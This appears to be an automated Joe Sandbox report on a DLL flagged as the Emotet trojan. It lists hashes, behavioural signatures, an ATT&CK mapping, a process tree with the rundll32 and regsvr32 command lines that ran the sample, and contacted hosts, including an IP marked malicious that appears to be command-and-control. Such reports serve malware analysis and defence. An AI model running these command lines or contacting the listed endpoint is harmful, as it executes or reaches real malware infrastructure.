ID: 533066
Sample Name: Bccw1xUJah.dll
Cookbook: default.jbs
Time: 00:59:00
Date: 03/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Bccw1xUJah.dll

Overview


General Information

Sample Name:	Bccw1xUJah.dll
Analysis ID:	533066
MD5:	fbe56ca46b61fa3..
SHA1:	ec752c16c27138…
SHA256:	a46566a9cae02c..
Tags:	32 dll exe trojan
Infos:	

Most interesting Screenshot:



Detection




Score:	60
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- System process connects to networ…
- Hides that the sample has been dow…
- Uses 32bit PE files
- Queries the volume information (nam…
- One or more processes crash
- Contains functionality to check if a d…
- Contains functionality to query locale…
- Deletes files inside the Windows fold…
- May sleep (evasive loops) to hinder …
- Uses code obfuscation techniques (…
- Creates files inside the system direc…
- Internet Provider seen in connection

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 3296 cmdline: loaddll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll" MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 5008 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 5216 cmdline: rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 6540 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - regsvr32.exe (PID: 4824 cmdline: regsvr32.exe /s C:\Users\user\Desktop\Bccw1xUJah.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
    - rundll32.exe (PID: 4260 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - iexplore.exe (PID: 3512 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
    - iexplore.exe (PID: 6648 cmdline: "C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE" SCODEF:3512 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
  - rundll32.exe (PID: 5036 cmdline: rundll32.exe C:\Users\user\Desktop\Bccw1xUJah.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 6808 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Fmnrsgczfqgwqmi\xnqmlqn.acm",uFxzya MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 4088 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Fmnrsgczfqgwqmi\xnqmlqn.acm",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 4244 cmdline: rundll32.exe C:\Users\user\Desktop\Bccw1xUJah.dll,_opj_codec_set_threads@8 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 7052 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6828 cmdline: rundll32.exe C:\Users\user\Desktop\Bccw1xUJah.dll,_opj_create_compress@4 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 6360 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\Bccw1xUJah.dll",DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - WerFault.exe (PID: 2212 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 3296 -s 252 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 1492 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - WerFault.exe (PID: 4700 cmdline: C:\Windows\SysWOW64\WerFault.exe -pss -s 488 -p 3296 -ip 3296 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- svchost.exe (PID: 768 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6708 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 3240 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5768 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Networking:

System process connects to network (likely due to code injection or exploit)

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:


System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Native API 1	DLL Side-Loading 1	Process Injection 1 1 2	Masquerading 2 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 3 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Hidden Files and Directories 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
External Remote Services	Scheduled Task	Startup Items	Startup Items	Regsvr32 1	DCSync	System Information Discovery 3 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	DLL Side-Loading 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	File Deletion 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Bccw1xUJah.dll	11%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
Bccw1xUJah.dll	18%	ReversingLabs	Win32.Trojan.Emotet	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.10000000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.2.loaddll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
2.2.regsvr32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.10000000.2.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
5.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
3.2.rundll32.exe.10000000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
23.2.rundll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.0.loaddll32.exe.10000000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
tls13.taboola.map.fastly.net	0%	Virustotal		Browse
btloader.com	0%	Virustotal		Browse
img.img-taboola.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://onedrive.live.com;Fotos	0%	Avira URL Cloud	safe	
http://https://www.botman.ninja/privacy-policy	0%	Avira URL Cloud	safe	
http://https://www.queryclick.com/privacy-policy	0%	Avira URL Cloud	safe	
http://https://btloader.com/tag?o=6208086025961472&upapi=true	0%	URL Reputation	safe	
http://https://www.stroeer.de/werben-mit-stroeer/onlinewerbung/programmatic-data/sdi-datenschutz-b2c	0%	Avira URL Cloud	safe	
http://https://silvermob.com/privacy	0%	Avira URL Cloud	safe	
http://https://tools.applemediaservices.com/api/badges/download-on-the-app-store/black/de-de?"	0%	URL Reputation	safe	
http://https://onedrive.live.com;OneDrive-App	0%	Avira URL Cloud	safe	
http://https://www.stroeer.com/fileadmin/com/StroeerDSP_deviceStorage.json	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fe422867e373581902d24ef95be7d4e1b.jpg	0%	Avira URL Cloud	safe	
http://https://doceree.com/.well-known/deviceStorage.json	0%	Avira URL Cloud	safe	
http://https://172.104.227.98/RkUPoZFcSWuwyBFXuZBfq	0%	Avira URL Cloud	safe	
http://https://mem.gfx.ms/meversion/?partner=msn&market=de-ch"	0%	URL Reputation	safe	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fgallery-pl.go-game.io%2Fuploads%2F2021%2F10%2FRAD_RaidTzachi_B115480_1000x600_NoOS_English%26IMG%3D2H3S.jpg	0%	Avira URL Cloud	safe	
http://https://www.bidstack.com/privacy-policy/	0%	URL Reputation	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
contextual.media.net	23.211.6.95	true	false		high
tls13.taboola.map.fastly.net	151.101.1.44	true	false	• 0%, Virustotal, Browse	unknown
hblg.media.net	23.211.6.95	true	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
lg3.media.net	23.211.6.95	true	false		high
btloader.com	172.67.70.134	true	false	• 0%, Virustotal, Browse	unknown
assets.msn.com	unknown	unknown	false		high
www.msn.com	unknown	unknown	false		high
srtb.msn.com	unknown	unknown	false		high
img.img-taboola.com	unknown	unknown	false	• 0%, Virustotal, Browse	unknown
cvision.media.net	unknown	unknown	false		high
browser.events.data.msn.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://btloader.com/tag?o=6208086025961472&upapi=true	false	• URL Reputation: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2Fe422867e373581902d24ef95be7d4e1b.jpg	false	• Avira URL Cloud: safe	unknown
http://https://172.104.227.98/RkUPoZFcSWuwyBFXuZBfq	true	• Avira URL Cloud: safe	unknown
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fgallery-pl.go-game.io%2Fuploads%2F2021%2F10%2FRAD_RaidTzachi_B115480_1000x600_NoOS_English%26IMG%3D2H3S.jpg	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.104.227.98	unknown	United States		63949	LINODE-APLinodeLLCUS	true
151.101.1.44	tls13.taboola.map.fastly.net	United States		54113	FASTLYUS	false
172.67.70.134	btloader.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	533066
Start date:	03.12.2021
Start time:	00:59:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Bccw1xUJah.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	34
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal60.evad.winDLL@39/127@10/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 28.5% (good quality ratio 26.6%) • Quality average: 73.7% • Quality standard deviation: 28.7%
HCA Information:	• Successful, ratio: 56% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Sleeps bigger than 120000ms are automatically reduced to 1000ms • Found application associated with file extension: .dll
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.104.227.98	cbDMa7lgYy.dll	Get hash	malicious	Browse	
	AP8cSQS6y5.dll	Get hash	malicious	Browse	
	Bccw1xUJah.dll	Get hash	malicious	Browse	
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	
151.101.1.44	http://s3-eu-west-1.amazonaws.com/hjdpjni/ogbim#qs=r-acacaeeikdgeadkieeefjaehbihababababaefahcaccajbiackdcagfkbkacb	Get hash	malicious	Browse	• cdn.tabboola.com/libtrc/w4llc-network/loader.js

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
contextual.media.net	cbDMa7lgYy.dll	Get hash	malicious	Browse	• 23.211.6.95
	AP8cSQS6y5.dll	Get hash	malicious	Browse	• 23.211.6.95
	jZi1ff38Qb.dll	Get hash	malicious	Browse	• 23.211.6.95
	uNVvJ2g3XW.dll	Get hash	malicious	Browse	• 23.211.6.95
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 23.211.6.95
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 23.211.6.95
	mATFWhYtPk.dll	Get hash	malicious	Browse	• 23.211.6.95
	fkgmsTEsCp.dll	Get hash	malicious	Browse	• 23.211.6.95
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 2.18.160.23
	j6cSSlGZK8.dll	Get hash	malicious	Browse	• 2.18.160.23
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 2.18.160.23
	S8TePU9taH.dll	Get hash	malicious	Browse	• 2.18.160.23
	aRo4FhRug5.dll	Get hash	malicious	Browse	• 2.18.160.23
	triage_dropped_file.dll	Get hash	malicious	Browse	• 2.18.160.23
	bUSzS84fr4.dll	Get hash	malicious	Browse	• 2.18.160.23
	rpx8zB3thm.dll	Get hash	malicious	Browse	• 2.18.160.23
	kivtiYknQS.dll	Get hash	malicious	Browse	• 2.18.160.23

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	M72Kclc67w.dll	Get hash	malicious	Browse	• 2.18.160.23
	5jsO2t1pju.dll	Get hash	malicious	Browse	• 2.18.160.23
	4bndVtKthy.dll	Get hash	malicious	Browse	• 2.18.160.23
tls13.taboola.map.fastly.net	AP8cSQS6y5.dll	Get hash	malicious	Browse	• 151.101.1.44
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 151.101.1.44
	bUSzS84fr4.dll	Get hash	malicious	Browse	• 151.101.1.44
	4bndVtKthy.dll	Get hash	malicious	Browse	• 151.101.1.44
	wZGYFg4hiT.dll	Get hash	malicious	Browse	• 151.101.1.44
	GJSyxyXpqb.dll	Get hash	malicious	Browse	• 151.101.1.44
	Fuutbqvhmc.dll	Get hash	malicious	Browse	• 151.101.1.44
	GLpkbbRAp2.dll	Get hash	malicious	Browse	• 151.101.1.44
	bebys12.dll	Get hash	malicious	Browse	• 151.101.1.44
	INV-23373_2.dll	Get hash	malicious	Browse	• 151.101.1.44
	zuroq8.dll	Get hash	malicious	Browse	• 151.101.1.44
	w6fIE0MCvl.dll	Get hash	malicious	Browse	• 151.101.1.44
	BQlyt2B7Im.dll	Get hash	malicious	Browse	• 151.101.1.44
	52k0qe3yt3.dll	Get hash	malicious	Browse	• 151.101.1.44
	SayEjNMwtQ.dll	Get hash	malicious	Browse	• 151.101.1.44
	SayEjNMwtQ.dll	Get hash	malicious	Browse	• 151.101.1.44
	uj8A47Ew7u.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.W64.Bzrloader.IEldorado.25041.dll	Get hash	malicious	Browse	• 151.101.1.44
	dork.exe	Get hash	malicious	Browse	• 151.101.1.44
	peju3.dll	Get hash	malicious	Browse	• 151.101.1.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
FASTLYUS	AP8cSQS6y5.dll	Get hash	malicious	Browse	• 151.101.1.44
